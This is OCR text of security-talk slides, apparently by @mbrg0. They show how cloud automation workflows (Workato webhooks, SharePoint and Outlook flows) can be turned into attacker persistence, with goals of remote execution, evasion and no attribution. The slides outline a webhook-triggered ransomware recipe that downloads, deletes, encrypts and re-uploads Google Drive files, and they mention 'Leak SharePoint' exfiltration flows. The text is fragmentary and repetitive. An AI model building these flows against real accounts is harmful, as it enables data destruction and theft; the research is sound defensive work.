
End

What do we want?

☑ **Remote execution**

☒ **Arbitrary payloads**

Persistency v1



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Searc

Workato webhook address

Copy

https://www.workato.com/webhooks/rest/4bb9afed-dc92-4b0e-b43c-63a7a80d47ee/rans

3 FOR EACH item in Files Step 2 do

4 Download file contents from Google Drive

5 Delete a file from Google Drive

6 Encrypt data

7 Upload small file to Google Drive

End

What do we want?


☑ Remote execution

☒ Arbitrary payloads

☑ **Maintain access**

@mbrg0

Persistency v1



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Searc

3 FOR EACH item in Files | Step

4 Download file contents from Google Drive

5 Delete a file from Google Drive

6 Encrypt data

7 Upload small file to Google Drive

End

Workato webhook address

Copy

https://w
b9afed-d


Somebody else's cloud

What do we want?

☑ Remote execution
☒ Arbitrary payloads
☑ Maintain access
☑ **Avoid detection**

@mbrg0

Persistency v1



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Searc

3 FOR EACH item in Files | Step

4 Download file contents from Google Drive

5 Delete a file from Google Drive

6 Encrypt data

7 Upload small file to Google Drive

End

Workato webhook address

Copy

https://w
b9afed-d


Call endpoint anonymously to execute

What do we want?

☑ Remote execution
☒ Arbitrary payloads
☑ Maintain access
☑ Avoid detection
☑ **Avoid attribution**

@mbrg0

Persistency v1



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Searc

Workato webhook address

Copy

https://w
b9afed-d

Repeat job | Search jobs | All job statuses | All job types | All periods

Showing 1–25 of 257 jobs

□	Time (PDT)	Description
□	3:17:45 pm, Jul 6	[redacted]
□	5:56:47 am, Jul 6	[redacted]
□	9:04:35 am, Jul 5	[redacted]
□	9:53:12 pm, Jul 2	[redacted]
□	4:22:37 pm, Jul 2	[redacted]


7 Upload small file to Google Drive

End

What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ Avoid attribution
- ☒ **No logs**

Persistency v2



HTTP Webhook

* Subscribe - Method

Callback url ×

* Subscribe - URI

Callback url ×

Insert parameters from previous steps

Webhook reference information

Callback url

Subscribe - Body

Leak SharePoint

Save email attachments from Outlook.com to Dro...


Execute SQL stored procedure and notify via Tea...

SharePoint Ransomware

Button -> Execute a SQL query (V2)

@mbrg0

Persistency v2



HTTP Webhook

* Subscribe - Method

Callback url ×

* Subscribe - URI


Callback url ×

Insert parameters from previous steps

Webhook reference information

Callback url

Subscribe - Body



Leak SharePoint

Save email attachments from Outlook.com to Dro...

Execute SQL stored procedure and notify via Tea...

SharePoint Ransomware

Button -> Execute a SQL query (V2)

What do we want?

☒ Arbitrary payloads

☒ No logs


@mbrg0

Solving persistency

Our current state:

☑ Remote execution
☒ **Arbitrary payloads**
☑ Maintain access
☑ Avoid detection
☑ Avoid attribution
☒ **No logs**

Executing arbitrary commands

